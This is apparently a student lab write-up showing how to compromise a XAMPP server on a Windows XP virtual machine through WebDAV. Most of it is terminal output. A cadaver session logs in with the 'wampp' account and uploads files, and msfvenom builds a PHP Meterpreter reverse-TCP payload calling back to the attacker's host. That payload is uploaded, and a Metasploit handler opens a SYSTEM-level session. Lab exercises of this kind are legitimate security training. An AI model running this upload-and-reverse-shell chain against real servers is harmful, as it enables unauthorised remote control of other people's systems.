Yoni Shieber יוני שיבר

ID: *********

XAMPP

Introduction:

XAMPP is the most popular PHP development environment.
XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. The XAMPP open source package has been set up to be incredibly easy to install and to use.


XAMPP is installed on target XP machine.

WebDAV (Web Distributed Authoring and Versioning) is a set of extensions to the Hypertext Transfer Protocol (HTTP), which allows user agents to collaboratively author contents directly in an HTTP web server by providing facilities for concurrency control and namespace operations, thus allowing Web to be viewed as a writeable, collaborative medium and not just a read-only medium.

Lets see how we can exploit vulnerabilities in this services.


The demonstration of exploit process:

First let’s connect from our machine to remote XP machine:


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
5:14
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ cadaver http://10.100.102.62/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.62':
Username: wampp
Password:
dav:/webdav/> 
```


Now we can use Webdav to upload some file test.txt, just for exemple.:


BookXP - VMware Workstation 16 Player (Non-commercial use only)
File Virtual Machine Help
http://127.0.0.1/webdav/test.txt - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://127.0.0.1/webdav/test.txt Go Links
Done Internet
XAMPP Control Panel Application
start Local Area Conn... XAMPP Control ... http://127.0.0.... 12:20 PM
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5:20
kali@kali: ~
File Actions Edit View Help

```
Hello test text
```

```
┌──(kali㉿kali)-[~]
└─$ cadaver http://10.100.102.62/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.62':
Username: wampp
Password:
dav:/webdav/>
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        index.html                         313  Aug  5  2009
        meter3.php                        1116  Dec 10  2018
        meterpreter.php                   1116  Dec 12  2019
        test.php                             5  Dec 12  2019
        webdav.txt                         277  Aug  5  2009
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [=============================>] 100.0% of 16 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        index.html                         313  Aug  5  2009
        meter3.php                        1116  Dec 10  2018
        meterpreter.php                   1116  Dec 12  2019
        test.php                             5  Dec 12  2019
        test.txt                            16  Nov 29 05:18
        webdav.txt                         277  Aug  5  2009
dav:/webdav/> cat test.txt
Displaying `/webdav/test.txt':
Hello test text
dav:/webdav/> 
```

it’s work. Now test.txt is on remote machine.
Let’s examine if we can upload php files. (in order to upload php scripcts):



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
5:23
kali@kali: ~
File Actions Edit View Help

```
dav:/webdav/>
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        index.html                         313  Aug  5  2009
        meter3.php                        1116  Dec 10  2018
        meterpreter.php                   1116  Dec 12  2019
        test.php                             5  Dec 12  2019
        webdav.txt                         277  Aug  5  2009
dav:/webdav/> put test.txt
Uploading test.txt to `/webdav/test.txt':
Progress: [=============================>] 100.0% of 16 bytes succeeded.
dav:/webdav/> ls
Listing collection `/we
        index.html
        meter3.php
        meterpreter.php
        test.php
        test.txt
        webdav.txt
dav:/webdav/> cat test.
Displaying `/webdav/tes
Hello test text
dav:/webdav/> put test.
Uploading test.php to `
Progress: [
dav:/webdav/> ls
Listing collection `/we
        index.html
        meter3.php
        meterpreter.php
        test.php
        test.txt
        webdav.txt
dav:/webdav/> cat test.php
Displaying `/webdav/test.php':
Hello php test text
dav:/webdav/> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo "Hello test text">test.txt

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads   Music     Public     test.txt
Documents  master.zip  Pictures  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cat test.txt
Hello test text

┌──(kali㉿kali)-[~]
└─$ echo "Hello php test text">test.php

┌──(kali㉿kali)-[~]
└─$ cat test.txt
```

It work.


Lets find php payload for uploading by Msfvenom, and upload it to XP machine (from here the is by kali 1.0.6 because kali 2022 not work):



```
Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Reverse PHP connect back stager with checks for disabled functions,
  Run a meterpreter server in PHP


root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.100.102.63 LPORT=2
323 -f raw > OKmeterpreter.php
root@kali:~# ls
Desktop  OKmeterpreter.php
root@kali:~# cadaver http://10.100.102.62/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.62':
Username: wampp
Password:
dav:/webdav/> put OKmeterpreter.php
Uploading OKmeterpreter.php to `/webdav/OKmeterpreter.php':
Progress: [=============================>] 100.0% of 1316 bytes succeeded.
dav:/webdav/> 
```

lets open Metasploit console by msfconsole.
Set to use handler.
Set local host for reverse shell .
Set port.

Start exploit:



```
              `.@@@@     @@    .
                ',@@      @    ;
                 (   3 C     )      _____________
                 ;@'. __*__,."    /|___ / Metasploit! \
                  '(.,....."/     \|--- \_____________/


Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf > use multi/handler

msf exploit(handler) >



msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.100.102.63
LHOST => 10.100.102.63
msf exploit(handler) > set LPORT 2323
LPORT => 2323
msf exploit(handler) > exploit

[*] Started reverse handler on 10.100.102.63:2323
[*] Starting the payload handler...
[*] Sending stage (39848 bytes) to 10.100.102.62
[*] Meterpreter session 1 opened (10.100.102.63:2323 -> 10.100.102.62:1064) at
022-11-30 03:15:27 -0500

meterpreter > getuid
Server username: SYSTEM (0)
meterpreter >
```

Perfect! We get meterperter.

Lets examine more vulnerabilities in XAMPP. And now in phpmyadmin (service that perform the SQL database).